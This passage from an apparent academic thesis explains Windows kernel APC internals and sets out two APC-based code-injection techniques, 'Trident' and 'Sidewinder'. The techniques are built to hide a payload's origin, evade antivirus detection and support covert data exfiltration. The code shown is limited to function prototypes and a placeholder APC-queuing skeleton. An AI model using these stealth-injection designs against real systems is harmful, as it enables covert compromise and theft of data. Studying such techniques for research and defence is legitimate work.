APCs are used extensively throughout the kernel to accomplish tasks and functionality including: timers, notifications, setting or altering thread context, performing I/O completion (as per the example), swapping different stacks, debugging purposes, creating and destroying processes and threads, as well as performing error reporting

Table 3.1: List of IRQLs in the Windows NT-line of Kernels

| Name | Level | Type |
|---|---|---|
| PASSIVE | 0 | software |
| APC | 1 | software |
| DISPATCH | 2 | software |
| NULL | 3 | hardware |
| ... | ... | hardware |
| NULL | 26 | hardware |
| PROFILE | 27 | hardware |
| CLOCKI | 28 | hardware |
| IPI | 29 | hardware |
| POWER | 30 | hardware |
| HIGH | 31 | hardware |

[56]. This is by no means a complete list of their employment, but it does show the pervasive nature of APC use throughout the kernel.

To accomplish this wide range of functionality Windows NT-based kernels offer three separate types of APC mechanisms. These include:

- *User-Mode*: This type of APC performs notification delivery of events queried to a kernel-mode device driver that requires callback. This includes operations such as I/O completion.
- *Kernel-Mode*: These perform general OS operations in the context of a specific process or thread. This includes tasks such as completing IRP processing.
- *Special Kernel-Mode*: This is a special form of APC that can preempt regular kernel-mode APCs. This type of APC is used for OS-level tasks such as creating or terminating processes or threads.

Looking at these different types, and the varying levels with which they are expected to interact with user-mode and kernel-mode, it is apparent that APCs were designed to complement Deferred Procedure Calls (DPC). DPCs are a mechanism by which the

OS can guarantee that a routine will be executed on a specific processor. They operate one IRQL higher than APCs, as dictated in Table 3.1 at the DISPATCH IRQL. DPCs are queued by an Interrupt Service Routine (ISR), where the work is deferred to the DPC routine to perform the task [56]. This implies that a pending DPC will suspend execution of the preempted thread until the DPC completes, differing from APCs where execution is allowed to continue until the issued interrupt returns, suspending thread execution.

The interactions between APCs and DPCs are shown in Figure 3.1 from [56]. This outlines the process through which the OS kernel performs thread scheduling, an important methodology for our later considerations of how APCs can be used as an attack vector in the Windows kernel.

This may appear to be a seemingly innocuous breakdown of thread scheduling, but it is important in understanding that the methodology by which all execution occurs on the system is performed through processes, and more importantly their associated threads. By tracking the state graph, and referring back to the purposes APCs and DPCs serve throughout the OS, it becomes clear that they are not only extensively used to provide kernel-mode to user-mode interaction for general OS tasks and I/O routines, they are also used pervasively throughout the kernel-mode itself to perform a wide range of process and thread activity; including `KeInitThread` and `KeTerminateThread` that both employ APCs for thread creation and deletion.

This also provides us with insight into what state a thread must currently be operating at in order to inject an APC into the queue. It is important to identify the semantics of thread states, which include the following states as described in [77]:

- *Initialized*: An internal state used during thread creation.




Figure 3.1: Thread scheduling states in Windows NT-based kernels.

- *Ready*: The state of a thread waiting to execute after being tasked to a particular processor or swapped back into memory after a context switch.
- *Running*: The state of a thread once a context switch is performed and execution begins.
- *Standby*: The state of a thread that is scheduled to execute on the processor next.
- *Terminated*: Once a thread finishes execution it enters this state and waits for the dispatcher to destroy it.
- *Waiting*: The state entered when it either voluntarily waits for an object to synchronize or the OS must wait for the requested action to complete (such as I/O paging).
- *Transition*: The state of thread that is ready for execution but its associated stack is paged out of memory.
- *Deferred Ready*: When a thread has been tasked to run on a specific processor but has not yet been scheduled.
- *Gate Waiting*: When a thread is waiting for a gate dispatcher object to be ready. This state is not shown in Figure 3.1 as the diagram is specific to earlier NT-based kernels—Windows XP and prior—while this state was added in Windows Vista [77].

If a thread is currently in a proper alertable *wait* state then an APC will fire immediately. Alternatively, if the thread is in the *ready* or *running* state the APC will be queued to run the next time the thread is scheduled to execute. A problem exists when a thread is in a specific state in which the processor is operating at the DISPATCH IRQL, in which case an APC will be preempted. Looking at the transitions

we see that avoiding the APC preemption paths that may trigger this problem due to issued DPCs—requiring the processor to execute at an elevated DISPATCH IRQL—requires the avoidance of the *deferred ready* state. Thus, we only want to fire an APC into the target thread after a `KiRetireDpcList`, `KiSwapThread`, `KiExitDispatcher`, `KiProcessDeferredReadyList` or `KiDeferredReadyThread` call. At this point the processor's current IRQL is lowered, dropping below the DISPATCH IRQL and enabling APC or PASSIVE IRQL execution to continue [56].

From Figure 3.1 we also infer the associated traits of a thread required to support APCs, as outlined by MSDN [78, 1], describing the conditions that must be met for each type of APC to properly work. These conditions are shown in Table 3.2. The boolean conditions `Alertable` and `WaitMode` are passed to `KeWaitForSingleObject`, `KeWaitForMultipleObjects`, `KeWaitForMutexObject`, or `KeDelayExecutionThread` affecting the behavior of the associated waiting thread [1]. The `Alertable` value defines whether the thread can be alerted in order to abort a wait state.

Once the proper conditions have been met we begin by initializing a kernel APC object (`KAPC`), outlined in Appendix A.1.6, describing the APC environment. A kernel APC object outlines every detail relating to the APC, from a kernel thread structure detailing the associated target thread, to the associated APC routines and operating mode. We continue with a full dissection of the kernel APC object.

Appendix A.1.6 contains the `Type` and `Size` members used internally by the kernel, an executive kernel thread structure (`KTHREAD`) pointing to the associated target thread, the routines to be executed throughout the APCs lifetime, the `ApcStateIndex` that uses one of the environments defined by the enumeration listed in Listing 3.1, the `NormalContext` that is set based on the `ApcMode` and the routines that are

Table 3.2: Asynchronous Procedure Call Operational Conditions (adapted from [1])

| **Parameter Settings of:** `KeWait-ForXxx` **Routines** | **Special Kernel-Mode APC** | | **Normal Kernel-Mode APC** | | **User-Mode APC** | |
|---|---|---|---|---|---|---|
| | **Wait Aborted** | **APC Delivered and Executed** | **Wait Aborted** | **APC Delivered and Executed** | **Wait Aborted** | **APC Delivered and Executed** |
| *Alertable* = `TRUE` (**C**) *WaitMode* = `User` | **No** | If (**A**) then **Yes** | **No** | If (**B**) then **Yes** | **Yes** | **Yes**, after thread returns to user-mode |
| *Alertable* = `TRUE` (**C**) *WaitMode* = `Kernel` | **No** | If (**A**) then **Yes** | **No** | If (**B**) then **Yes** | **No** | **No** |
| *Alertable* = `FALSE` *WaitMode* = `User` | **No** | If (**A**) then **Yes** | **No** | If (**B**) then **Yes** | **No** | **No** |
| *Alertable* = `FALSE` *WaitMode* = `Kernel` | **No** | If (**A**) then **Yes** | **No** | If (**B**) then **Yes** | **No** | **No** |

**A. IRQL <APC_LEVEL**
**B. IRQL <APC_LEVEL, thread not already in APC or critical section**
**C. If** *Alertable* = `TRUE` **then wait is aborted on alerts**

set to non-null values, the `ApcMode` which defines the mode of operation as either `KernelMode` or `UserMode`, and a value indicating whether the APC has been `Inserted` or not. There are three routines that can be associated with the kernel APC object: `KernelRoutine`, `RundownRoutine` and `NormalRoutine`. The routines define specific behaviour associated with the APC; the `KernelRoutine` is required and defines the first function the driver will execute upon successful delivery and execution of the APC, the `NormalRoutine` function can define either a user-mode APC or regular kernel-mode APC depending on whether `ApcMode` is set respectively to `UserMode` or `KernelMode` but it can also be set to null in which case the APC is considered special kernel-mode, and lastly `RundownRoutine` can be used optionally which defines a kernel-mode component that is only called if the APC queue is discarded in which case neither the associated `KernelRoutine` or `NormalRoutine` are executed. This is all accomplished through the `KeInitializeApc` call in kernel-mode, as described by the prototype in Listing 3.1. After the kernel APC object has been initialized a call to `KeInsertQueueApc`, also prototyped in Listing 3.1, is made that adds the APC to the target thread's queue. The prototypes outlined in Listing 3.1 draw from the Windows DDK and the work done by Almeida [76].

Based on this dissection of APCs, and the various associated structures and functions, we present an example to illustrate their mechanics in Listing 3.2. In this example we have the function `ApcFireThread` that inserts a special kernel-mode APC into the queue of a target thread. We begin by initializing the kernel APC object with a call to `KeInitializeApc`—setting the associated fields in the kernel APC object (`pkApc`)—passing the object to be initialized (`pkApc`), the target thread (`pkThread`), the APC environment, our three operational routines, the `ApcMode` (in this case

Listing 3.1: Undocumented Windows NT DDK kernel APC function prototypes and structures.

```
typedef enum _KAPC_ENVIRONMENT
{
    OriginalApcEnvironment,
    AttachedApcEnvironment,
    CurrentApcEnvironment
} KAPC_ENVIRONMENT;

NTKERNELAPI VOID KeInitializeApc(
    IN  PRKAPC              Apc,
    IN  PKTHREAD            Thread,
    IN  KAPC_ENVIRONMENT    Environment,
    IN  PKKERNEL_ROUTINE    KernelRoutine,
    IN  PKRUNDOWN_ROUTINE   RundownRoutine  OPTIONAL,
    IN  PKNORMAL_ROUTINE    NormalRoutine   OPTIONAL,
    IN  KPROCESSOR_MODE     ApcMode,
    IN  PVOID               NormalContext
);

NTKERNELAPI BOOLEAN KeInsertQueueApc(
    IN  PRKAPC              Apc,
    IN  PVOID               SystemArgument1,
    IN  PVOID               SystemArgument2,
    IN  KPRIORITY           Increment
);
```

`KernelMode`), and the `NormalContext`. In this case we have neglected to set two of our routines, the `RundownRoutine` and `NormalRoutine`, leaving them as null for simplicity, and we have prototyped `KernelRoutine`, implemented as `ApcKernelRoutine`, that will be inserted and executed in the target thread. Once the APC has been initialized we setup an APC completion event with `KeInitializeEvent` and proceed to insert our APC into the target thread's queue with `KeInsertQueueApc`, passing along our kernel APC object, any appropriate parameters, and the APC completion event we previously initialized. At this point the APC has been queued in the target thread's context and is scheduled for execution when the processor associated with the target thread drops below the DISPATCH IRQL (to APC or PASSIVE).

The discussed capabilities of APCs in this section have outlined their various

Listing 3.2: Example queuing of an APC into a target thread's context illustrating `KeInitializeApc` and `KeInsertApc`.

```
void ApcKernelRoutine(PKAPC             pkApc,
                      PKNORMAL_ROUTINE NormalRoutine,
                      PVOID            NormalContext,
                      PVOID            SystemArgument1,
                      PVOID            SystemArgument2)
{
    // Placeholder for KernelMode APC routine that executes
    // in the target thread's context (address space)
}

extern "C" int ApcFireThread(PKTHREAD pkThread
                             PKAPC    pkApc)
{
    enum KAPC_ENVIRONMENT ApcEnvironment = CurrentApcEnvironment;

    // ...

    // Initialize kernel APC object
    KeInitializeApc(pkApc,                          // Kernel APC object
                    pkThread,                       // Target thread
                    ApcEnvironment,                 // APC environment
                    &ApcKernelRoutine,              // Kernel-Mode routine
                    NULL,                           // Rundown routine
                    NULL,                           // User-Mode routine
                    KernelMode,                     // This is a Kernel-Mode APC
                    NULL);                          // APC context

    // ...

    // Initialize event
    KeInitializeEvent(pkApcCompletionEvent,     // APC completion event
                      NormalEvent,              // Event type
                      FALSE);                   // Initial state

    // ...

    // Queue APC in target thread
    KeInsertQueueApc(pkApc,                         // Kernel APC object
                     pkApcParams,                   // APC params
                     pkApcCompletionEvent,          // APC completion event
                     NULL);                         // Increment priority

    // ...

    return (0);
}
```

strengths. This includes their ability to execute code across the entire OS, from user-mode to kernel-mode, while masking the origin of the executed payload. They also find pervasive deployment throughout the OS, appearing innocuous and therefore

difficult to detect. Finally, they execute in the APC IRQL, and although they don't receive immediate attention, the incurred delays are minimal as they execute above the normal PASSIVE IRQL. These factors make them an ideal target to provide stealth code execution while still allowing any payload to be executed, whether it be an intrusion detection tool to investigate malicious activity or a covert communication channel to exfiltrate gathered intelligence. We proceed in the next section with a discussion of how APCs enable injection, and examine two techniques possible via this exploitation of APCs.

## 3.2 Tactical Capabilities

This section discusses operational techniques that we have developed exploiting APCs. The techniques utilize our blueprint as previously outlined in the last section. The techniques we explore are broken down by the following hierarchy:

- *Injection*: The insertion and execution of a payload in a process or thread's context. In this case we are only concerned with achieving the execution of a payload in a specified address space to mask its origin.
  - *Trident*: A method of injection utilizing APCs firing from a kernel-mode driver into user-mode process context.
  - *Sidewinder*: An autonomous method for injecting via APCs from a user-mode process into another user-mode process.

We provide an analysis of our developed methodology pertaining to injection, breaking it down in order to show the associated capabilities and high-level implementation-specific details. Via the development of injection we enable its employment in support

of our counter-intelligence framework through the expansion of our two injection mechanisms: *Trident* and *Sidewinder*.

### 3.2.1 Injection

With a thorough discussion of APCs behind us, we continue with a breakdown of our injection technique: inserting a payload, or code routine, into a foreign process or thread and performing code execution within that process or thread's context. This masks the origin of the payload, allows the execution of code in the target's privilege level, and enables the payload to appear benign as we can specifically target process and threads that perform similar functionality, such as performing network communications over a secure HTTP connection within a web browser's context. This subsection outlines how injection attacks utilizing APCs work, presenting a complete overview of their workings.

Attacks performing injection into kernel-mode or user-mode process or thread address spaces are not new. Various techniques have been employed in the past, as discussed in Section 2.5.2, including the following as outlined by Butler and Kendall [78]:

- *Windows API*: Various functions exist within the Windows API allowing injection into user-mode processes. This includes: `WriteProcessMemory`, `VirtualAllocEx`, and `CreateRemoteThread`.
- *DLL Injection*: Provides an ideal method of injecting a large payload into a target user-mode process. All addresses are fixed at compile time, completely bypassing the necessity for address recalculation as required by the API injection technique. This can be performed by hijacking existing threads using

`GetThreadContext` and `SetThreadContext` or by using `SetWindowsHookEx` to inject a DLL into a remote process, or all processes owned by a specific parent process.

- *Detours*: This is a hybrid approach composed of the previous two techniques enabling: function hooking, IAT manipulation, and DLL injection.

Also briefly outlined by Butler and Kendall [78] is the potential use of APCs for the purpose of injection into a target process or thread. As discussed in this work, APCs are a unique frontier with no current AV being capable of detecting their use. Any process or thread on the system is a potential target, thereby providing an extensive attack surface.

Although we have shown APC's employment in both public and private sector malware there exists no full analysis or implementation of them in the context that we are interested. This subsection intends to present such an outline, discussing the mechanics of injection attacks at a high-level, enabling an implementation in the next chapter.

The injection technique does have a set of obstacles that must be tackled in order to be useful for injection: it requires the dynamic recalculation of addresses within the payload prior to payload insertion as well as the updating of addresses after shellcode injection has taken place, unless a form of Position Independent Code (PIC) or Position Independent Executable (PIE) is used. This subsection will continue with an outline of the steps involved in APC injection while providing methods to overcome the challenges met while employing this technique.

Prior to injection, a target process must be located that satisfies certain specifications including the requirement of containing a user-land address space segment,




Figure 3.2: Technique to inject an APC into a thread.

loaded `kernel32.dll` and `ntdll.dll` libraries, all the while being alertable. This process is illustrated in Figure 2.3 from Chapter 2.6.2 employing the system thread table—in this case the`PspCidTable`—doubly-linked list walking technique. Once a suitable candidate is located the target payload is generated and propagated into memory using `ExAllocatePool` and `IoAllocateMdl` to construct a pool of memory and create a Memory Descriptor List (MDL), a structure defining a buffer described by a set of physical addresses [79]. Once the allocated region has been verified the virtual address pages describing the MDL are made resident in memory and locked with `MmProbeAndLockPages`. Next, the target process is hijacked with `KeAttachProcess` or `KeStackAttachProcess`, and the payload is inserted into the target thread's address space with the allocated MDL. Finally, the payload's relative offsets are recalculated to reflect the new location in the target thread's address space. Once the payload is in place, control of the target is released with `KeDetachProcess` or `KeUnstackDetachProcess` and the APC is queued for delivery with `KeInitializeApc` at which point the control flow of the target process executes the inserted code. This process is outlined in Figure 3.2 showing the function transitions with the associated states. The implementation of this is discussed in the next chapter.

This technique enables us to directly execute a sequence of instructions within the context of another process, appearing as if the process is the owner of the code and masking the payload's origin. This allows us to execute code in any process' context on the target system, making it viable to act as a veil of the true intent of the payload. In this way we can hide the execution of our code in a *stealthy* manner while maintaining a close proximity to our target, thereby avoiding any *semantic gap*

problem, and perform any desireable tasking, such as *data exfiltration* over a covert HTTP channel executing within a web browser's context. This technique thereby satisfies our three criteria as outlined in Section 2.2.

### 3.2.2 Kernel-Mode and User-Mode APC Injection

With APC injection explained we are free to consider different methods of covertly executing code via injection. In this section we investigate two methods of injection via APCs: kernel-mode to user-mode injection and user-mode to user-mode injection. The first involves a persistent kernel-mode driver being used as both the jumping off point for injections as well as for callbacks after the targeted user-mode processes have completed execution of the injected payloads. This is the primary method employed by the framework described in Chapter 4, *Dark Knight*, in order to maintain kernel-mode access, and is referred to as *Trident*. The second technique involves a fire-and-forget strategy. Once the initial driver has injected the inaugural payload into a user-mode process the driver is unloaded from kernel-mode. The payload executes its primary tasking and initiates a new injection via a user-mode to user-mode mechanism into a different process. After the APC has been queued in the new process, with the callback function set to the payload itself, the allocated memory segment is destroyed, erasing any sign of malicious intent. This technique is called *Sidewinder*.

#### *Trident*: Command Guidance

Maintaining kernel-mode access is integral during counter-intelligence investigations. This involves the loading of a primary system driver that is used for sanity monitoring as well as launching all subsequent payloads used in the investigation. This method

has seen previous deployment, as outlined in Section 2.5.2.

Performing an injection technique while maintaining persistent access to kernel-mode mirrors the early command guided systems of *Trident* missiles, and as such this technique has been dubbed *Trident* as an homage. The *Trident* missile is composed of a ballistic missile with Multiple Independently-targetable Reentry Vehicles (MIRV) as the payload [80]. After attaining a low altitude orbit, the guidance system performs a final trajectory update using calibrations based on star coordinates to aid the inertial guidance system, after which the MIRVs are deployed with their individual trajectories aimed at multiple targets. This definition is reminiscent with the command guided technique we have developed.

The *Trident* technique is illustrated in Figure 3.3. The process begins once the loader completes the bootstrapping process and the driver is initialized via `DriverEntry`. After the driver is kernel-mode resident it executes the primary tasking that defines the payloads to be injected and any restrictions that must be considered, such as process privilege level or loaded drivers. Once suitable candidates are acquired the driver begins injecting payloads into the target processes via APCs, which can define either a user-mode or kernel-mode APC by setting the `ApcMode` via the `NormalRoutine`. As a safety mechanism we also employ the `RundownRoutine` in the case of the APC being discarded from the target process' queue. In this way all injected payloads execute concurrently in their host processes. Once all payloads have been injected the driver sleeps, waiting for callbacks from the payloads in the `Wait` state. Depending on the results returned and the assigned primary tasking the driver either unloads via `DriverUnload` or continues the injection process.

The structure of *Trident* bears a semblance to a multi-pronged fork in which




Figure 3.3: *Trident* technique for injecting sequentially or concurrently into multiple processes while maintaining persistent control from kernel-mode.

each of the tines represents an independent payload injected into a unique process or thread. This injection can be performed sequentially, in which each payload is

executed in a chain, or concurrently, where each payload is executed simultaneously.

Upon completion of each payload's execution the APC's `KernelRoutine` function is called thereby returning control to the primary driver. This allows results from the inject to be analyzed and further injection or exfiltration of the results performed.

### *Sidewinder*: Fire-and-Forget Homing Guidance

Following with the previous designation, this technique is referred to as *Sidewinder* as it closely mimics the movement during the early stage flight of the *Sidewinder* missile, snaking through the air while performing initial trajectory updates to adapt to its moving target [81]. This terminology draws from the *Crotalus cerastes*, a venomous pit viper species, bearing a fitting description for our fire-and-forget injection technique.

The *Sidewinder* technique has only been speculated in prior text, vis-à-vis Magenta as discussed Section 2.5.2. In this subsection we intend to provide a high-level overview of how such a mechanism is possible, paving the way for an implementation in the next chapter.

Rapidly moving through the system provides direct access to the OS while maintaining a minimal footprint. Although code is constantly being executed, it is always in the context of a varying set of processes or threads and never remains in any location for an extended period of time. This makes the locating and analysis of code employing this technique extremely difficult, and bypasses common AV techniques utilizing `PsSetLoadImageNotifyRoutine` methods for detection, analysis and blocking of execution. The *Sidewinder* technique is outlined in Figure 3.4.

The *Sidewinder* technique follows the same initialization process as the *Trident*

